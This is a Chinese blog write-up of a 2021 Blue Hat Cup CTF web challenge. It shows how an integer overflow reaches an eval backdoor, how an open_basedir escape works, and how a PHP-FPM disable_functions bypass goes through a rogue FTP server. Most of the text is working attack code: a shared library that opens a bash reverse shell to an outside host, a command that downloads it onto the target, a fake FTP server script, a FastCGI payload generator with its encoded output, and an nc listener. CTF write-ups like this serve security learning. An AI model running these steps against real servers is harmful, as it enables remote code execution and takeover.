CTF one_Pointer_php 2021 蓝帽杯 WriteUp

原创

baynk 于 2021-05-10 03:07:33 发布 598 收藏 2

分类专栏： # 蓝帽杯CTF Writeup 文章标签： CTF 蓝帽杯

本文链接：https://blog.csdn.net/u014029795/article/details/116546838

两周前做的，弄了一会没时间就放下了，我当时以为我差一点，结果真的差亿点。。。

今天在`BUUCTF`中看到了这个题的复现，特来学习一波。

0x01 PHP审计

之前看到人家发的是张火炬，这次打开却是个广告了。。不过无所谓，给了源代码就成，分别是`user.php`和`add_api.php`。

```php
### user.php
<?php
class User{
 public $count;
}
?>

### add_api.php
<?php

include "user.php";

if($user=unserialize($_COOKIE["data"])){
 #echo $user->$count;
 $count[++$user->count]=1;
 //var_dump($count);
 if($count[]=1){
  $user->count+=1;
  setcookie("data",serialize($user));
 }else{
  eval($_GET["backdoor"]);
 }
}else{
 $user=new User;
 $user->count=1;
 setcookie("data",serialize($user));
}
?>
```


这题看起来像序列化，但是和序列化毛关系都没，它的关键点就是`$count[]=1`，如何让`$count`赋值失败就成了问题，这里刚刚开始试过了各种变量类型，都能正常赋值，后来才想到了通过数值溢出的方式进行绕过。

查PHP官网可得

> 示例 #3 64 位系统下的整数溢出

```php
<?php
$large_number =  9223372036854775807;
var_dump($large_number);                                //  int(9223372036854775807)

$large_number =  9223372036854775808;
var_dump($large_number);                                //  float(9.2233720368548E+18)

$million  =  1000000;
$large_number =  50000000000000  *  $million;
var_dump($large_number);                                //  float(5.0E+19)
?>
```


因为在代码赋值前有`$count[++$user->count]=1;`语句，所以这里的数最大只能是`9223372036854775806`。设置了`cookie`以后就可以正常执行`phpinfo();`了。




你以为这就完了，这才是开始。

0x02 bypass disabled_function

拿到`eval`后发现可以执行命令的函数都不能用，查看后发现，禁用了大量函数和类。

default_mimetype	text/html	text/html
disable_classes	Exception,SplDoublyLinkedList,Error,ErrorException,ArgumentCountError,ArithmeticError,AssertionError,DivisionByZeroError,CompileError,ParseError,TypeError,ValueError,UnhandledMatchError,ClosedGeneratorException,LogicException,BadFunctionCallException,BadMethodCallException,DomainException,InvalidArgumentException,LengthException,OutOfRangeException,PharException,ReflectionException,RuntimeException,OutOfBoundsException,OverflowException,PDOException,RangeException,UnderflowException,UnexpectedValueException,JsonException,SodiumException Exception,SplDoublyLinkedList,Error,ErrorException,ArgumentCountError,ArithmeticError,AssertionError,DivisionByZeroError,CompileError,ParseError,TypeError,ValueError,UnhandledMatchError,ClosedGeneratorException,LogicException,BadFunctionCallException,BadMethodCallException,DomainException,InvalidArgumentException,LengthException,OutOfRangeException,PharException,ReflectionException,RuntimeException,OutOfBoundsException,OverflowException,PDOException,RangeException,UnderflowException,UnexpectedValueException,JsonException,SodiumException	Exception,SplDoublyLinkedList,Error,ErrorException,ArgumentCountError,ArithmeticError,AssertionError,DivisionByZeroError,CompileError,ParseError,TypeError,ValueError,UnhandledMatchError,ClosedGeneratorException,LogicException,BadFunctionCallException,BadMethodCallException,DomainException,InvalidArgumentException,LengthException,OutOfRangeException,PharException,ReflectionException,RuntimeException,OutOfBoundsException,OverflowException,PDOException,RangeException,UnderflowException,UnexpectedValueException,JsonException,SodiumException
disable_functions	stream_socket_client,fsockopen,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive	stream_socket_client,fsockopen,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive


只禁用了系统执行命令，但是并没有禁用php其它的函数，比如file_get_contents()等函数。




通过下面代码读到了根目录下的信息

```
$a = new DirectoryIterator("glob:///*");
foreach($a as $f){
    echo($f->__toString().'<br>');
    }
```

但是通过`file_get_contents`读取失败



在这还发现了一个提示



读了下文件，看不懂是啥，编码也调过了，还是不行就放弃了。

这里没有啥太好的bypass思路，学习了一下新的姿势用`FPM`来绕`disable_functions`。

学习链接

这里使用的通过phpinfo能看到通过`fpm/fastcgi`来支持的php

PHP Version 7.4.16

System	Linux d0f97da294c7 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30
Build Date	Apr 29 2021 15:12:27
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--wi /etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-f mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '-- '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--enable-f '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d


然后这里使用的是Nigix服务器来支持的。

$_SERVER['REMOTE_ADDR']	172.16.128.254
$_SERVER['SERVER_SOFTWARE']	nginx/1.14.2
$_SERVER['GATEWAY_INTERFACE']	CGI/1.1
$_SERVER['REQUEST_SCHEME']	http
$_SERVER['SERVER_PROTOCOL']	HTTP/1.1

这里就先用`file_get_contents`先读下配置文件，获取`FPM`的监听地址。

```
mkdir('test');chdir('test');ini_set('open_basedir','..');
chdir('..');chdir('..');chdir('..');chdir('..');
chdir('..');chdir('..');chdir('..');chdir('..');
ini_set('open_basedir','/');
print_r(scandir('/usr/local/etc/php-fpm.d/'));
var_dump(file_get_contents("/usr/local/etc/php-fpm.d/www.conf"));
```

这里`FPM`的监听地址为`127.0.0.1:9001`



这里先使用了文章中的`gohperus`工具生成的payload感觉不太对，就用了其它wp中的方法，使用加载.so的方法，先编写一个扩展。

```c
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void){
    system("bash -c 'bash -i >& /dev/tcp/x.x.x.x/50050 0>&1'");
}
```


接着编译

```
gcc hpdoger.c -fPIC -shared -o hpdoger.so
```

然后放到自己的网站中，等会利用`copy()`函数传到目标的`/tmp/`目录中。

```
add_api.php?backdoor=mkdir('test');chdir('test');ini_set('open_basedir','..');
chdir('..');chdir('..');chdir('..');chdir('..');
chdir('..');chdir('..');chdir('..');chdir('..');
ini_set('open_basedir','/');
print_r(scandir('/tmp'));
copy('http://x.x.x.x:80/hpdoger.so','/tmp/hpdoger.so');
print_r(scandir('/tmp'));
```

上传成功。



Array ([0] => . [1] => .. [2] => hpdoger.so) Array ([0] => . [1] => .. [2] => hpdoger.so)

然后在自己公网主机上开启一个FTP服务器

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 23))
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

利用`python3`开`ftp`

```
python3 ftp1.py
```

接着使用下列`php exp`生成`payload`

```
<?php
/**
 * Note : Code is released under the GNU LGPL
 *
 * Please do not change the header of this file
 *
 * This library is free software; you can redistribute it and/or modify it under the terms of the GNU
 * Lesser General Public License as published by the Free Software Foundation; either version 2 of
 * the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 *
 * See the GNU Lesser General Public License for more details.
 */
/**
 * Handles communication with a FastCGI application
 *
 * @author      Pierrick Charron <pierrick@webstart.fr>
 * @version     1.0
 */
class FCGIClient
{
    const VERSION_1            = 1;
    const BEGIN_REQUEST        = 1;
    const ABORT_REQUEST        = 2;
```

```
const ABORT_REQUEST         = 2;
const END_REQUEST           = 3;
const PARAMS                = 4;
const STDIN                 = 5;
const STDOUT                = 6;
const STDERR                = 7;
const DATA                  = 8;
const GET_VALUES            = 9;
const GET_VALUES_RESULT     = 10;
const UNKNOWN_TYPE          = 11;
const MAXTYPE               = self::UNKNOWN_TYPE;
const RESPONDER             = 1;
const AUTHORIZER            = 2;
const FILTER                = 3;
const REQUEST_COMPLETE      = 0;
const CANT_MPX_CONN         = 1;
const OVERLOADED            = 2;
const UNKNOWN_ROLE          = 3;
const MAX_CONNS             = 'MAX_CONNS';
const MAX_REQS              = 'MAX_REQS';
const MPXS_CONNS            = 'MPXS_CONNS';
const HEADER_LEN            = 8;
/**
 * Socket
 * @var Resource
 */
private $_sock = null;
/**
 * Host
 * @var String
 */
private $_host = null;
/**
 * Port
 * @var Integer
 */
private $_port = null;
/**
 * Keep Alive
 * @var Boolean
 */
private $_keepAlive = false;
/**
 * Constructor
 *
 * @param String $host Host of the FastCGI application
 * @param Integer $port Port of the FastCGI application
 */
public function __construct($host, $port = 9001) // and default value for port, just for unixdomain socket
{
    $this->_host = $host;
    $this->_port = $port;
}
/**
 * Define whether or not the FastCGI application should keep the connection
 * alive at the end of a request
 *
 * @param Boolean $b true if the connection should stay alive, false otherwise
 */
public function setKeepAlive($b)
```

```
{
    $this->_keepAlive = (boolean)$b;
    if (!$this->_keepAlive && $this->_sock) {
        fclose($this->_sock);
    }
}
/**
 * Get the keep alive status
 *
 * @return Boolean true if the connection should stay alive, false otherwise
 */
public function getKeepAlive()
{
    return $this->_keepAlive;
}
/**
 * Create a connection to the FastCGI application
 */
private function connect()
{
    if (!$this->_sock) {
        //$this->_sock = fsockopen($this->_host, $this->_port, $errno, $errstr, 5);
        $this->_sock = stream_socket_client($this->_host, $errno, $errstr, 5);
        if (!$this->_sock) {
            throw new Exception('Unable to connect to FastCGI application');
        }
    }
}
/**
 * Build a FastCGI packet
 *
 * @param Integer $type Type of the packet
 * @param String $content Content of the packet
 * @param Integer $requestId RequestId
 */
private function buildPacket($type, $content, $requestId = 1)
{
    $clen = strlen($content);
    return chr(self::VERSION_1)         /* version */
        . chr($type)                    /* type */
        . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
        . chr($requestId & 0xFF)        /* requestIdB0 */
        . chr(($clen >> 8 ) & 0xFF)     /* contentLengthB1 */
        . chr($clen & 0xFF)             /* contentLengthB0 */
        . chr(0)                        /* paddingLength */
        . chr(0)                        /* reserved */
        . $content;                     /* content */
}
/**
 * Build an FastCGI Name value pair
 *
 * @param String $name Name
 * @param String $value Value
 * @return String FastCGI Name value pair
 */
private function buildNvpair($name, $value)
{
    $nlen = strlen($name);
    $vlen = strlen($value);
    if ($nlen < 128) {
```

```
        if ($nlen < 128) {
            /* nameLengthB0 */
            $nvpair = chr($nlen);
        } else {
            /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
            $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) & 0xFF) . chr($nl
en & 0xFF);
        }
        if ($vlen < 128) {
            /* valueLengthB0 */
            $nvpair .= chr($vlen);
        } else {
            /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
            $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8) & 0xFF) . chr($v
len & 0xFF);
        }
        /* nameData & valueData */
        return $nvpair . $name . $value;
    }
    /**
     * Read a set of FastCGI Name value pairs
     *
     * @param String $data Data containing the set of FastCGI NVPair
     * @return array of NVPair
     */
    private function readNvpair($data, $length = null)
    {
        $array = array();
        if ($length === null) {
            $length = strlen($data);
        }
        $p = 0;
        while ($p != $length) {
            $nlen = ord($data{$p++});
            if ($nlen >= 128) {
                $nlen = ($nlen & 0x7F << 24);
                $nlen |= (ord($data{$p++}) << 16);
                $nlen |= (ord($data{$p++}) << 8);
                $nlen |= (ord($data{$p++}));
            }
            $vlen = ord($data{$p++});
            if ($vlen >= 128) {
                $vlen = ($nlen & 0x7F << 24);
                $vlen |= (ord($data{$p++}) << 16);
                $vlen |= (ord($data{$p++}) << 8);
                $vlen |= (ord($data{$p++}));
            }
            $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
            $p += ($nlen + $vlen);
        }
        return $array;
    }
    /**
     * Decode a FastCGI Packet
     *
     * @param String $data String containing all the packet
     * @return array
     */
    private function decodePacketHeader($data)
    {
```

```
        $ret = array();
        $ret['version']       = ord($data{0});
        $ret['type']          = ord($data{1});
        $ret['requestId']     = (ord($data{2}) << 8) + ord($data{3});
        $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
        $ret['paddingLength'] = ord($data{6});
        $ret['reserved']      = ord($data{7});
        return $ret;
    }
    /**
     * Read a FastCGI Packet
     *
     * @return array
     */
    private function readPacket()
    {
        if ($packet = fread($this->_sock, self::HEADER_LEN)) {
            $resp = $this->decodePacketHeader($packet);
            $resp['content'] = '';
            if ($resp['contentLength']) {
                $len  = $resp['contentLength'];
                while ($len && $buf=fread($this->_sock, $len)) {
                    $len -= strlen($buf);
                    $resp['content'] .= $buf;
                }
            }
            if ($resp['paddingLength']) {
                $buf=fread($this->_sock, $resp['paddingLength']);
            }
            return $resp;
        } else {
            return false;
        }
    }
    /**
     * Get Informations on the FastCGI application
     *
     * @param array $requestedInfo information to retrieve
     * @return array
     */
    public function getValues(array $requestedInfo)
    {
        $this->connect();
        $request = '';
        foreach ($requestedInfo as $info) {
            $request .= $this->buildNvpair($info, '');
        }
        fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));
        $resp = $this->readPacket();
        if ($resp['type'] == self::GET_VALUES_RESULT) {
            return $this->readNvpair($resp['content'], $resp['length']);
        } else {
            throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
        }
    }
    /**
     * Execute a request to the FastCGI application
     *
     * @param array $params Array of parameters
```

```
     * @param String $stdin Content
     * @return String
     */
    public function request(array $params, $stdin)
    {
        $response = '';
//        $this->connect();
        $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) . chr((int) $this->_kee
pAlive) . str_repeat(chr(0), 5));
        $paramsRequest = '';
        foreach ($params as $key => $value) {
            $paramsRequest .= $this->buildNvpair($key, $value);
        }
        if ($paramsRequest) {
            $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
        }
        $request .= $this->buildPacket(self::PARAMS, '');
        if ($stdin) {
            $request .= $this->buildPacket(self::STDIN, $stdin);
        }
        $request .= $this->buildPacket(self::STDIN, '');
        echo('data='.urlencode($request));
//        fwrite($this->_sock, $request);
//        do {
//            $resp = $this->readPacket();
//            if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
//                $response .= $resp['content'];
//            }
//        } while ($resp && $resp['type'] != self::END_REQUEST);
//        var_dump($resp);
//        if (!is_array($resp)) {
//            throw new Exception('Bad request');
//        }
//        switch (ord($resp['content']{4})) {
//            case self::CANT_MPX_CONN:
//                throw new Exception('This app can\'t multiplex [CANT_MPX_CONN]');
//                break;
//            case self::OVERLOADED:
//                throw new Exception('New request rejected; too busy [OVERLOADED]');
//                break;
//            case self::UNKNOWN_ROLE:
//                throw new Exception('Role value not known [UNKNOWN_ROLE]');
//                break;
//            case self::REQUEST_COMPLETE:
//                return $response;
//        }
    }
}
?>
<?php
// real exploit start here
//if (!isset($_REQUEST['cmd'])) {
//    die("Check your input\n");
//}
//if (!isset($_REQUEST['filepath'])) {
//    $filepath = __FILE__;
//}else{
//    $filepath = $_REQUEST['filepath'];
//}
```

```php
$filepath = "/var/www/html/add_api.php";
$req = '/'.basename($filepath);
$uri = $req .'?'.'command=whoami';
$client = new FCGIClient("unix:///var/run/php-fpm.sock", -1);
$code = "<?php system(\$_REQUEST['command']); phpinfo(); ?>"; // php payload -- Doesnt do anything
$php_value = "unserialize_callback_func = system\nextension_dir = /tmp\nextension = hpdoger.so\ndisable_classes
= \ndisable_functions = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = ";
$params = array(
    'GATEWAY_INTERFACE' => 'FastCGI/1.0',
    'REQUEST_METHOD'    => 'POST',
    'SCRIPT_FILENAME'   => $filepath,
    'SCRIPT_NAME'       => $req,
    'QUERY_STRING'      => 'command=whoami',
    'REQUEST_URI'       => $uri,
    'DOCUMENT_URI'      => $req,
#'DOCUMENT_ROOT'     => '/',
    'PHP_VALUE'         => $php_value,
    'SERVER_SOFTWARE'   => '80sec/wofeiwo',
    'REMOTE_ADDR'       => '127.0.0.1',
    'REMOTE_PORT'       => '9001',
    'SERVER_ADDR'       => '127.0.0.1',
    'SERVER_PORT'       => '80',
    'SERVER_NAME'       => 'localhost',
    'SERVER_PROTOCOL'   => 'HTTP/1.1',
    'CONTENT_LENGTH'    => strlen($code)
);
// print_r($_REQUEST);
// print_r($params);
//echo "Call: $uri\n\n";
echo $client->request($params, $code)."\n";
?>
```

运行完后得到`payload`

```
D:\Programs\PHPStudy\php\php-5.4.45>php.exe C:\Users\TuTuB\Desktop\1.php
data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%02%3F%00%00%11%0BGATEWAY_INTE
RFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%19SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fadd_api.ph
p%0B%0CSCRIPT_NAME%2Fadd_api.php%0C%0EQUERY_STRINGcommand%3Dwhoami%0B%1BREQUEST_URI%2Fadd_api.p
hp%3Fcommand%3Dwhoami%0C%0CDOCUMENT_URI%2Fadd_api.php%09%80%00%00%B3PHP_VALUEunserialize_callba
ck_func+%3D+system%0Aextension_dir+%3D+%2Ftmp%0Aextension+%3D+hpdoger.so%0Adisable_classes+%3D+
%0Adisable_functions+%3D+%0Aallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file
+%3D+%0F%0DSERVER_SOFTWARE80sec%2Fwofeiwo%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9001%0B%09S
ERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1
%0E%02CONTENT_LENGTH49%01%04%00%01%00%00%00%00%01%05%00%01%001%00%00%3C%3Fphp+system%28%24_REQU
EST%5B%27command%27%5D%29%3B+phpinfo%28%29%3B+%3F%3E%01%05%00%01%00%00%00%00
```


接着开`nc`接`shell`

```
root@kali191a:~# nc -lvvp 50050
listening on [any] 50050 ...
```

最后利用`file_put_contents()`函数进行`getshell`即可

```
